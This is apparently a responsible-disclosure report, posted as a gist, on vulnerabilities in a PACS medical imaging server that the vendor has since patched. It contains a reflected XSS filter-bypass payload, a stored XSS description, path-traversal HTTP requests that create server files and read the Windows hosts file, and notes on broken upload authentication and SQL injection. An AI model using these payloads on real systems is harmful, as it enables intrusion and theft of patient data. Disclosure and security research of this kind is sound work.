

leommjx / pacs_vuln_report.md Secret

Created 2 years ago

☆ Star

<> Code 1 Revisions 1 Forks 1

pacs_vuln_report.md

PACS Server vulns

info

- vendor page: <https://pacsone.net/>
- patched version: 7.1.1
- Credits: Xinjie Ma from Chaitin Research Lab

Timeline

- 2020.07.19 send report to a vendor's partner
- 2020.07.20 they inform the real vendor
- 2020.08.18 vendor design a fix plan
- 2020.11.10 vendor's partner inform me all vuln has been fixed and offer a bounty

Details

many Reflected XSS(Cross-site scripting)


many user input concat or format to response html without any sanitization or check, some filter `<script` tag, for example in `login.php`, but a payload like `[http://192.168.25.137/Pacs/login.php?message=%3Cimg%20src=%22%22%20onerror=%22alert(1);%22%3E1%3C/img%3E](http://192.168.25.137/Pacs/login.php?message=1)` will

bypass the check.



Stored XSS(Cross-site scripting)

- `Pacs/userSignup.php` when a user sign up, administrator need to review the user. due to no proper sanitization, attacker can insert a xss payload, when admin login to review user sign up requests, will trigger this stored xss vuln.



← → × ① 不安全 | 192.168.25.137/Pacs/user.php

192.168.25.137 显示
1

MedPACS | About | Logout root @ PACS

Studies | Browse | Search

Server Instance PACS

There is 1 user account in PACS database.

	Username	First Name	Last Name	Middle Name	Email	View Private Data	Modify	Forward	Query	Move	Download	Print	Export	Import	Upload	Monitor	Mark Study	System Administration	Log
<input type="checkbox"/>	testuser	test	TEST	N/A	test@10.0.0.1	X	X	X	X	X	X	X	X	X	X	X	X	X	N/A

There is 0 user group in PACS database.

There are 2 user sign-up requests.

	Username	First Name	Last Name	Email Address	Sign Up Req
<input type="checkbox"/>	1	1	1	1>1	2020-07-17 1
<input type="checkbox"/>	a	a	a	a	2020-07-17 1

arbitrary file creation/override in authenticate.php

- Pacs/authenticate.php
- `$_POST['formUsername']` will flow into `fopen($file, "w")` as part of `$file`, intended to create or append a file with username as filename in `MDPACS/PACS/FailedLogin` to count how many failed login tries
- this poc will create a file named `test` in `c:\`, file content will be `1`.

Send Cancel < > Follow redirection Target: https://192.168.25.137

Request

Raw Params Headers Hex

```
POST /Pacs/authenticate.php HTTP/1.1
Host: 192.168.25.137
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9;fr;q=0.8;ja;q=0.7
Cookie: PHPSESSID=48212296f1d3086c110d486096444; PHPSESSID=ac85efebbb6659c4e490202f6c5c436c
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

formUsername=../../../../test
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Sun, 12 Jul 2020 12:29:47 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/7.4.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php?message=Could not connect to database <u>@localhost</u> as User: <u>../../../../test</u> <p>Please check your username and password. <p>If you failed to login after the maximum allowed 3 attempts, this username will be locked out for 12 hours before it can be used to login again
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Connection: close
```

)

- this could be used to break the login mechanism by provide `formUsername=../php/security.php` to overwrite `security.php`, this will make other after-auth vuln more dangerous. or overwrite some important config file to cause a denial of service

arbitrary file read/SSRF in encapsulatedDoc.php and others

- MDPACS/PACS/php/encapsulatedDoc.php
- will not check whether path is legit, can read any file on the server.
- need login first, previously mentioned vulnerability could bypass the login.

Send Cancel < > Target: https://192.168.25.137

Request

Raw Params Headers Hex

```
GET /Pacs/encapsulatedDoc.php?path=../../../../Windows/System32/drivers/etc/hosts&mime-type=application/pdf HTTP/1.1
Host: 192.168.25.137
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9;fr;q=0.8;ja;q=0.7
Cookie: PHPSESSID=389473602d8ec86c86cbb8510cf5c5
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 16 Jul 2020 20:14:57 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/7.4.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 825
Content-Type: application/pdf
Connection: close


1* Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
#
# localhost name resolution is handled within DNS itself.
#
# 127.0.0.1 localhost
# ::1 localhost
```

- there are similar behavior in `nocache.php`、`tempimage.php`

Broken Authentication

- MDPACS/PACS/php/importWorklist.php / MDPACS/PACS/php/uploadImage.php and missing authentication in `originalImage.php`
- those page should only let authenticated user to upload file, but due to broken auth, anyone can upload file.

- as below pic shows, no info like PHPSESSID to identify a user, but can successfully upload a file



multiple SQL Injection

- because the lack of sanitization or check, there are many after authenticated sql injection , for example in studyNotes.php

